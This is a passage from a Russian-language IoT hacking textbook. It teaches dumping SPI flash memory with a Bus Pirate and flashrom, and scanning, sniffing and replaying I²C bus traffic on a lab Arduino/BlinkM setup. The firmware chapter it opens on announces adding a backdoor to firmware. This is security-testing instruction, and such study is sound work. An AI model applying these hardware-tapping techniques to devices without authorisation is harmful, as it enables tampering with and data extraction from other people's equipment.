


Рис. 8.4. Зажим SOIC, подключенный к микросхеме флеш-памяти

Если у вас возникли проблемы с подключением зажима SOIC, подойдут и зажимы-крючки (рис. 8.5.); возможно, вам будет даже проще их подключить.




Рис. 8.5. Зажимы-крючки подключаются к контактам SPI

Связь с микросхемой SPI

Вам понадобится адаптер для чтения содержимого микросхемы памяти. В этом примере мы будем использовать Bus Pirate, но вы можете использовать любой адаптер, поддерживающий протокол SPI. Если вы возьмете Bus Pirate, убедитесь, что его прошивка обновлена до последней стабильной версии.

Проверьте, чтобы устройство, содержимое памяти которого вы извлекаете, было выключено, затем подключите к микросхеме провода. Соедините контакты Bus Pirate и микросхемы с помощью зажима SOIC, как указано в таблице. Например, микросхему WinBond 25Q64 мы бы подключили в соответствии с табл. 8.1.

Таблица 8.1. Подключение контактов

Вывод	Bus Pirate
#1	(CS) → CS
#2	(DO) → CIPO (MISO)
#4	(GND) → GND
#5	(DI) → COPI (MOSI)
#6	(CLK) → CLK
#8	(VCC) → 3V3

ПРИМЕЧАНИЕ В обозначениях вашей платы или схемы могут применяться устаревшие имена сигналов SPI MISO и MOSI вместо CPO и CPOI соответственно. Вы также можете встретить устаревшие термины master/slave (главный/подчиненный) вместо «контроллер / периферийное устройство» в схемах и платах с протоколом I²C.

По завершении работы соединения должны выглядеть так, как на рис. 8.6.




Рис. 8.6. Bus Pirate, подключен к микросхеме SPI с помощью зажимов-крючков. Мы использовали «третью руку» для фиксации различных компонентов

Теперь, когда устройство, память которого вы будете читать, включено, подключите USB-кабель Bus Pirate к компьютеру. Вы можете проверить связь с микросхемой SPI с помощью утилиты flashrom Linux, которую можно загрузить с <https://flashrom.org/Flashrom> (или при помощи большинства менеджеров пакетов). Следующая команда идентифицирует набор микросхем памяти:

```
# flashrom -p buspirate_spi:dev=/dev/ttyUSB0
```

Убедитесь, что вы заменили ttyUSB0 на дескриптор устройства, который был назначен адаптеру. Обычно это будет что-то вроде tty-USB <number>, и вы можете ввести команду `ls /dev/tty*`, чтобы увидеть дескрипторы в вашей системе. Утилита либо идентифицирует микросхему SPI, либо вернет сообщение No EEPROM/flash device found (Не найдено EEPROM / флеш-устройство).

Чтение содержимого микросхемы памяти

Установив связь с микросхемой, вы можете выполнить операцию чтения, чтобы получить ее содержимое. Воспользуйтесь командой `flashrom`:

```
# flashrom -p buspirate_spi:dev=/dev/ttyUSB0 -r out.bin
```

Флаг `-r` запускает операцию чтения, которая сохраняет содержимое в указанном файле. Флаг `-p` указывает имя адаптера. Имя `Bus Pirate` в этом примере – `buspirate_spi`, но вам следует изменить его, если вы используете другой адаптер. Вы должны увидеть примерно такой результат:

```
Found Winbond flash chip "W25Q64.V" (8192 kB, SPI).
Block protection is disabled.
Reading flash...
```

После выполнения команды выходной файл должен соответствовать размеру памяти микросхемы, указанному в выходных данных команды. Для данного набора микросхем было указано 8 МБ.

Кроме того, можно получить содержимое микросхемы с помощью популярного скрипта `spiflash.py` из библиотеки `libmpsse`. Загрузите библиотеку по ссылке <https://github.com/devttys0/libmpsse/>, затем скомпилируйте и установите ее:

```
# cd libmpsse
# ./configure && make
# make install
```

Если все работает, вы сможете запустить `spiflash.py`. Чтобы убедиться, что инструмент правильно определяет микросхему и все контакты подключены верно, запустите `spiflash.py` и найдите имя микросхемы в выходных данных. Чтобы извлечь файл памяти, хранящейся в микросхеме, введите следующую команду:

```
# spiflash.py -r out.bin -s <size to read>
```

Чтобы прочесть, например, дампы памяти объемом 8 МБ, выполните команду:

```
# spiflash.py -r out.bin -s $((0x800000))
```

Если вы не знаете размер извлекаемого дампа флеш-памяти, выберите случайное значение, достаточно большое, чтобы вместить все содержимое флеш-памяти.

Теперь, когда вы извлекли флеш-память, можете запустить утилиту strings, чтобы приступить к просмотру информации или выполнить дальнейший анализ с помощью таких инструментов, как binwalk. О тестировании безопасности микропрограмм будет подробно рассказываться в главе 9.

I²C

I²C – это протокол последовательной связи для низкоскоростных устройств. Компания Phillips Semiconductors разработала I²C в 1980-х годах для связи между компонентами на одной печатной плате, но вы можете также использовать его между компонентами, соединенными кабелем. В мире интернета вещей вы часто найдете его в микроконтроллерах, интерфейсах ввода/вывода, таких как клавиатуры и кнопки, обычных бытовых и корпоративных устройствах, а также датчиках всех типов. Важно отметить, что даже датчики во многих промышленных системах управления (ICS) используют I²C, благодаря чему он получил большое распространение.

Основным преимуществом этого протокола является его простота. Вместо четырех проводов, которые использует SPI, I²C имеет двухпроводной интерфейс. Кроме того, оборудование без встроенной поддержки I²C может использовать I²C через контакты ввода/вывода общего назначения. Но его простота и тот факт, что все данные передаются по одной и той же шине, повышают риски, если злоумышленник хочет перехватить данные или ввести свои собственные. Причина в том, что в устройствах IoT, использующих одну и ту же шину I²C, не предусмотрена аутентификация компонентов.

Как работает I²C

Простота I²C позволяет оборудованию обмениваться данными без строгих требований к скорости. В протоколе используются три линии: *линия последовательной передачи данных (SDA)* для передачи данных, *последовательная линия синхронизации (SCL)* для определения момента считывания данных и *линия заземления (GND)*. Линии SDA и SCL подключены к периферийным устройствам, и они представляют собой драйверы с открытым стоком: обе линии необходимо подключить к резисторам. (Вам понадобится только один резистор для каждой линии, а не по одному для каждого периферийного устройства.) Напряжения варьируются между 1,8, 3,3 и 5,0 В, а передачи могут происходить с четырьмя разными скоростями: 100 кГц или начальной скоростью в соответствии со спецификациями I²C; 400 кГц – быстрый режим; 1 МГц – высокоскоростной режим и 3,2 МГц – сверхбыстрый режим.

Как и *последовательный периферийный интерфейс SPI*, I²C использует конфигурацию контроллера и периферии. Компоненты передают данные по линии SDA бит за битом в восьмибитных последовательно-

стях. Контроллер или несколько контроллеров управляет линией SCL. Архитектура I²C поддерживает более одного контроллера и одно или несколько периферийных устройств – каждое с уникальными адресами, используемыми для связи. В табл. 8.2 показана структура сообщения, отправленного от контроллера к периферийному устройству.

Таблица 8.2. Сообщение I²C, отправленное на периферийное устройство через SDA

Старт	Адрес I ² C (7 или 10 бит)	Бит чтения/записи	Бит ACK/NACK	Данные (8 бит)	Бит ACK/NACK	Данные (8 бит)	Стоп
-------	--	----------------------	--------------	-------------------	--------------	-------------------	------

Контроллер начинает каждое сообщение с состояния шины START, которое сигнализирует о начале сообщения. Затем он отправляет адрес периферийного устройства, который обычно имеет длину 7 бит, но может иметь длину до 10 бит. Это позволяет использовать до 128 (при использовании 7-битных адресов) или до 1024 периферийных устройств (при использовании 10-битных адресов) на одной шине. Контроллер также добавляет бит чтения/записи, который указывает тип выполняемой операции. Бит ACK/NACK указывает, каким будет следующий сегмент данных. I²C делит фактические данные на восьмибитные последовательности, каждая из которых заканчивается другим битом ACK/NACK. Контроллер завершает сообщение, формируя состояние STOP. Для получения дополнительной информации о протоколе посетите <https://www.i2c-bus.org/>.

Как упоминалось ранее, протокол I²C поддерживает несколько контроллеров на одной шине. Это важно, потому что, подключившись к шине, мы могли бы действовать как другой контроллер, а затем читать и отправлять данные на периферийные устройства.

В следующем разделе настроим нашу собственную архитектуру шины I²C.

Настройка архитектуры шины I²C типа «контроллер–периферия»

Чтобы продемонстрировать, как отслеживать обмен данными I²C и записывать данные на периферийные устройства на шине, давайте построим классическую архитектуру шины связи контроллера и периферии с помощью следующего оборудования с открытым исходным кодом:

- микроконтроллера *Arduino Uno* (<https://store.arduino.cc/usa/arduino-uno-rev3/>), который будет действовать в качестве контроллера шины;
- одного или нескольких светодиодов RGB, управляемых по I²C (<https://www.sparkfun.com/products/8579/>), – в качестве периферийных устройств. Полную документацию по светодиодам BlinkM, включая примеры других способов их программирования, вы найдете на странице <https://thingm.com/products/blinkm/>.

Мы решили использовать Arduino Uno, потому что аналоговые выводы, которые Arduino использует для SDA и SCL, имеют встроенные резисторы, и нам не придется добавлять в схему подтягивающие резисторы. Кроме того, это позволяет нам использовать официальную библиотеку Arduino Wire для управления шиной I²C в качестве контроллера и отправки команд на периферийные устройства I²C. В табл. 8.3 перечислены аналоговые выводы Arduino Uno, поддерживающие I²C.

Таблица 8.3. Контакты Arduino Uno для шины I²C

Аналоговый вывод Arduino	Вывод I ² C
A2	GND
A3	PWR
A4	SDA
A5	SCL

Найдите контакты A2, A3, A4 и A5 на Arduino Uno, а затем подключите к ним штекерные соединительные провода, как показано на рис. 8.7.




Рис. 8.7. Аналоговые контакты расположены в правом нижнем углу Arduino Uno

Затем найдите контакты GND (–), PWR (+), SDA (d) и SCL (c) на светодиоде BlinkM, проверив метку в верхней части каждого ряда контактов, как показано на рис. 8.8.

Теперь используйте макетную плату для подключения светодиода BlinkM и кабелей к соответствующим контактам платы Arduino, опираясь на данные табл. 8.4.




Рис. 8.8. Контакты BlinkM GND, PWR, data и clock четко обозначены

Таблица 8.4. Подключения Arduino/BlinkM

Вывод Arduino Uno	Вывод BlinkM RGB LED
A2	(GND) → PWR –
A3	(PWR) → PWR +
A4	(SDA) → d (данные)
A5	(SCL) → c (тактовые импульсы)

На рис. 8.9 показаны эти соединения.




Рис. 8.9. Мы можем соединить SDA и SCL без использования внешних резисторов, потому что выводы Arduino имеют встроенные резисторы

Если у вас более одного периферийного устройства I²C, подключите их к одним и тем же линиям SDA и SCL. Выберите одну соединительную линейку макетной платы для линии SDA и другую для линии SCL; затем подключите устройства к этим линиям. Например, рис. 8.10 показывает два подключенных светодиода BlinkM. Светодиоды BlinkM одного типа по умолчанию имеют один и тот же адрес I²C (0x09), который является программируемым, как указано в техническом описании продукта, доступном по адресу <https://www.infinite-electronic.kr/datasheet/e0-COM-09000.pdf>. (Это показывает, почему всегда необходимо сверяться с таблицей данных при наличии таковой; информация, которую вы найдете, может сэкономить ваши усилия по реверс-инжинирингу. При исследовании «черного ящика» наобум вам может и не повезти.)




Рис. 8.10. Шина I²C поддерживает до 128 периферийных устройств с 7-битными адресами

После подключения контроллера (Arduino) и периферийного устройства (светодиод BlinkM) запрограммируйте Arduino на подключение к шине I²C и отправку некоторых команд периферийным устройствам. Мы будем использовать Arduino IDE для написания программы. Смотрите главу 7 для ознакомления с Arduino, а также инструкции по установке. В среде IDE выберите плату Arduino, которую вы используете, нажав **Tools > Board > Arduino/Genuino UNO** (Инструменты > Плата > Arduino/Genuino Uno), а затем загрузите код из листинга 8.1.

Листинг 8.1. Код контроллера I²C, который будет управлять светодиодом BlinkM RGB

```
#include <Wire.h>

void setup() {
  ● pinMode(13, OUTPUT); //Отключить встроенный светодиод Arduino
  pinMode(A3, OUTPUT); //Настроить вывод A3 как выход
```



```

pinMode(A2, OUTPUT); //Настроить A2 как выход
digitalWrite(A3, HIGH); //A3 в качестве источника питания
digitalWrite(A2, LOW); //A2 в качестве GND
❷Wire.begin(); // Использовать шину I2C в роли контроллера
}

byte x = 0;

void loop() {
❸Wire.beginTransmission(0x09);
❹Wire.write('c');
  Wire.write(0xff);
  Wire.write(0xc4);
❺Wire.endTransmission();
  x++;
  delay(5000);
}

```

Код настраивает контакты Arduino для связи по протоколу I²C ❶, подключается к шине I²C в качестве контроллера ❷ и, используя цикл, периодически отправляет сообщение периферийным устройствам с адресом 0x09 ❸. Код сообщения содержит команды для включения светодиодов ❹. Более подробные описания этих команд можно найти в спецификации BlinkM. Наконец, код отправляет последовательность STOP, чтобы указать конец сообщения ❺. Теперь подключите Arduino Uno к компьютеру и загрузите свой код. Светодиоды BlinkM RGB должны получать команды и мигать в соответствии с ними (рис. 8.11).




Рис. 8.11. Светодиоды BlinkM получают сигналы через I²C от Arduino Uno

Атака на I²C с помощью Bus Pirate

Давайте подключим Bus Pirate к нашей шине I²C и начнем прослушивать коммуникации.

Прошивка Bus Pirate имеет встроенную поддержку I²C. В нем также есть несколько полезных макросов, которые мы можем использовать для анализа и атаки I²C-коммуникаций. Мы будем использовать следующие выводы на Bus Pirate: COPI (MOSI), которые соответствуют выводу I²C SDA; CLK, который соответствует контакту SCL; и GND. Подключите эти три линии от Bus Pirate к шине I²C (табл. 8.5) с помощью соединительных кабелей.

Таблица 8.5. Подключения между Bus Pirate и шиной I²C

Bus Pirate / Макетная плата
COPI (MOSI) → SDA
CLK → SCL
GND → GND

После того как все контакты будут подключены, подключите Bus Pirate к компьютеру. Чтобы взаимодействовать с Bus Pirate, вам необходимо подключиться к порту последовательной связи (COM), используя скорость по умолчанию 115 200 бод. В Linux сделайте это с помощью утилит screen или minicom:

```
$ screen /dev/ttyUSB0 115200
```

В Windows откройте **Диспетчер устройств**, чтобы увидеть номер COM-порта.

Затем используйте PuTTY с конфигурацией, показанной на рис. 8.12.

После настройки параметров порта в PuTTY нажмите **Open** (Открыть). Теперь у вас должно быть установлено соединение.

Обнаружение устройств I²C

Чтобы перечислить все устройства I²C, подключенные к шине, используйте библиотеку I²C Bus Pirate для поиска по всему адресному пространству. Это дает все подключенные микросхемы I²C, а также недокументированные адреса доступа. Начнем с настройки режима Bus Pirate с помощью команды m:

```
I2C >m
1. HiZ
2. 1-WIRE
3. UART
4. I2C
5. SPI
6. 2WIRE
```

- 7. 3WIRE
 - 8. LCD
 - 9. DIO
 - x. exit(without change)
-




Рис. 8.12. Настройка PuTTY для подключения к Bus Pirate

Выберите 4, чтобы выбрать режим I²C, а затем установите желаемую скорость:

(1)>4

Set speed:

- 1. ~5KHz
- 2. ~50KHz
- 3. ~100KHz
- 4. ~400KHz

(1)>4

Ready

Мы устанавливаем скорость 4, что соответствует примерно 400 кГц, или быстродействию I²C, потому что на этой скорости работает контроллер Arduino Uno. Библиотека I²C поддерживает два макроса. Первый – *макрос поиска адреса*, который автоматически пробует каждый адрес I²C. Затем он ищет ответ, чтобы определить, сколько периферийных устройств подключено и можете ли вы использовать какие-

либо другие адреса, например широковещательные. Выполните макрос, введя макрокоманду (1):

```
I2C >(1)
Searching I2C address space. Found devices at:
0x00(0x00 W) 0xFF(0x7F R)
```

Этот макрос отображает адреса, за которыми следует 7-битный адрес с битом, указывающим, предназначен ли адрес для чтения или записи. В этом случае мы видим адреса 0x00 (W), широковещательный адрес BlinkM и адрес 0x7F, который принадлежит светодиоду BlinkM.

Анализ и отправка сообщений

Второй макрос, встроенный в библиотеку Bus Pirate I²C, – это сниффер. Он отображает все последовательности START/STOP, биты ACK/NACK и данные, совместно используемые через SPI и I²C 205 по шине I²C. Еще раз, нам нужно перевести Bus Pirate в режим I²C, выбрать скорость, а затем выполнить макрос номер два, используя команду (2):

```
I2C >(2)
Sniffer
Any key to exit
[0x12][0x12+0x63+]][0x12+0x63+0xFF+0xC4+][0x12+0x63+]][0x12+0x63+]]
[0x12+0x63+]][0x12+0x63+]][0x12+0x63+0xFF+0xC4+][0x12+0x63+0xFF+0xC4+]]
[0x12+0xC6-0xFD-][0x12+0x63+0xFF+]]
```

Захваченные данные отображаются на экране в формате сообщения Bus Pirate для I²C, что позволяет нам скопировать и вставить сообщение, чтобы воспроизвести его при желании. В табл. 8.6 показан синтаксис, используемый Bus Pirate для представления символов I²C.

Таблица 8.6. Символы Bus Pirate, соответствующие компонентам сообщений I²C

Обозначения I ² C	Обозначения Bus Pirate
Последовательность START	[или {
Последовательность STOP] или }
ACK	+
NACK	-

Убедитесь, что ваш сниффер работает правильно, сопоставив данные сниффера с данными, отправленными Arduino Uno.

Теперь, чтобы отправить данные на любое из периферийных устройств на шине, введите сообщение непосредственно в приглашении Bus Pirate или скопируйте любое сообщение, которое хотите воспроизвести. Мы можем увидеть структуру команд для изменения цвета в трафике I²C и, просмотрев техническое описание светодиода,

сделать выводы относительно этой структуры. Теперь проверим это, повторив команду:

```
I2C>[0x12+0x63+0xFF+0xC4+]
I2C START BIT
WRITE: 0x12 NACK
WRITE: 0x63 NACK
WRITE: 0xFF NACK
WRITE: 0xC4 NACK
I2C STOP BIT
```

В выходных данных отображаются биты последовательности и данные, которые вы отправили на шину. Проанализируйте трафик шины на своих устройствах, чтобы выявить закономерности, а затем попробуйте отправить свои собственные команды. Если вы использовали демонстрационную шину I²C, показанную в этой главе, можете найти более подходящие команды в таблице данных BlinkM.

Ставки воспроизведения этой команды довольно низки; мы лишь заставляем светодиод мигать в нужном порядке. Но в реальных атаках вы можете использовать ту же технику для записи MAC-адресов, флагов или заводских настроек, включая серийные номера. Используя тот же подход, который мы использовали здесь, вы сможете найти шины I²C на любом устройстве IoT, а затем проанализировать обмен данными между компонентами для чтения и отправки ваших собственных данных. Кроме того, из-за простоты этого протокола весьма вероятно, что вы встретите его на всех типах устройств.

Заключение

В этой главе вы узнали о двух из самых распространенных протоколов, обнаруживаемых в устройствах IoT на аппаратном уровне: SPI и I²C. Быстрые периферийные устройства, скорее всего, будут реализовывать SPI, тогда как I²C может быть реализован программно даже в микроконтроллерах, которые не имеют аппаратного модуля I²C из-за его простоты и низких требований к оборудованию. Обсуждаемые нами методы и инструменты позволяют разбирать устройства и анализировать их, чтобы понять их функции для выявления слабых мест в системе безопасности. На протяжении всей главы мы использовали Bus Pirate – один из многих замечательных инструментов, доступных для взаимодействия с SPI и I²C. Эта плата с открытым исходным кодом имеет надежную поддержку большинства протоколов связи в IoT, включая встроенные макросы для анализа и атак на широкий спектр устройств IoT.

9

ВЗЛОМ ПРОШИВКИ



Прошивка, или микропрограмма, – часть программного обеспечения, которая связывает аппаратный уровень устройства с его основным программным уровнем. Уязвимость в этой части устройства может оказать огромное влияние на все его функции. Вот почему крайне важно выявлять и устранять уязвимости прошивок для защищенных устройств интернета вещей.

В этой главе будет показано, что такое прошивка и как можно получить к ней доступ; затем мы проанализируем ее на наличие уязвимостей. Начнем с поиска учетных данных пользователя в файловой системе прошивки. Затем эмулируем некоторые скомпилированные двоичные файлы встроенного ПО в составе прошивки для выполнения динамического анализа. Также мы модифицируем общедоступное встроенное ПО, добавляя механизм бэкдора, и обсудим, как обнаружить уязвимую службу обновления прошивки.

Прошивка и операционные системы

Прошивка – это тип программного обеспечения, которое обеспечивает связь и контроль над аппаратными компонентами устройства. Это первый фрагмент кода, запускаемый устройством. Обычно он загружает операционную систему и предоставляет очень специфические

службы времени выполнения для программ, взаимодействуя с различными аппаратными компонентами. Большинство электронных устройств, если не все, имеют микропрограммное обеспечение.

Хотя микропрограммное обеспечение является более простым и надежным ПО, чем операционные системы, оно также имеет более строгие ограничения и предназначено для поддержки только конкретного оборудования. Напротив, многие устройства IoT работают под управлением чрезвычайно продвинутых сложных операционных систем, которые поддерживают большое семейство продуктов. Например, IoT-устройства на базе Microsoft Windows обычно используют операционные системы, такие как Windows 10 IoT Core, Windows Embedded Industry (также известна под названием POSReady или WEPOS) и Windows Embedded CE. В устройствах интернета вещей на базе встроенных вариантов Linux часто используются такие операционные системы, как Android Things, OpenWrt и Raspberry Pi OS. С другой стороны, устройства IoT, предназначенные для обслуживания приложений в реальном времени, которым необходимо обрабатывать данные с определенными временными ограничениями и без задержек в буфере, обычно основаны на операционных системах реального времени (real-time operating systems, RTOS), таких как BlackBerry QNX, Wind River VxWorks и NXP MQX mBed. Кроме того, «пустые» устройства IoT (без операционной системы), разработанные для поддержки простых приложений на основе микроконтроллеров, обычно выполняют ассемблерный код напрямую, без дополнительных алгоритмов планирования операционной системы для распределения системных ресурсов. Тем не менее каждая из этих реализаций имеет свою собственную последовательность загрузки с совместимыми загрузчиками.

В менее сложных устройствах IoT прошивка может играть роль операционной системы. Устройства хранят микропрограммное обеспечение в энергонезависимой памяти, такой как ПЗУ, СППЗУ или флеш-память.

Важно изучить микропрограммное обеспечение, а затем попытаться изменить его, потому что мы можем раскрыть многие проблемы безопасности во время этого процесса. Пользователи часто изменяют прошивку, чтобы разблокировать новые функции или настроить ее. Но с помощью той же тактики злоумышленники могут лучше понять внутреннюю работу системы или даже воспользоваться уязвимостью системы безопасности.

Получение доступа к микропрограмме

Прежде чем вы сможете выполнить реверс-инжиниринг прошивки, вы должны найти способ получить к ней доступ. Обычно это можно сделать несколькими способами, в зависимости от устройства. В этом разделе мы рассмотрим наиболее популярные методы извлечения микропрограмм в соответствии с методологией тестирования безопас-

ности микропрограмм OWASP (FSTM), которую вы можете найти по адресу <https://scriptingxss.gitbook.io/firmware-security-testing-methodology/>.

Часто самый простой способ найти микропрограмму – это посетить сайт поддержки поставщика. Некоторые поставщики делают свои микропрограммы общедоступными, чтобы упростить устранение неполадок. Например, производитель сетевого оборудования TP-Link предоставляет на своем веб-сайте репозиторий файлов прошивок маршрутизаторов, камер и других устройств.

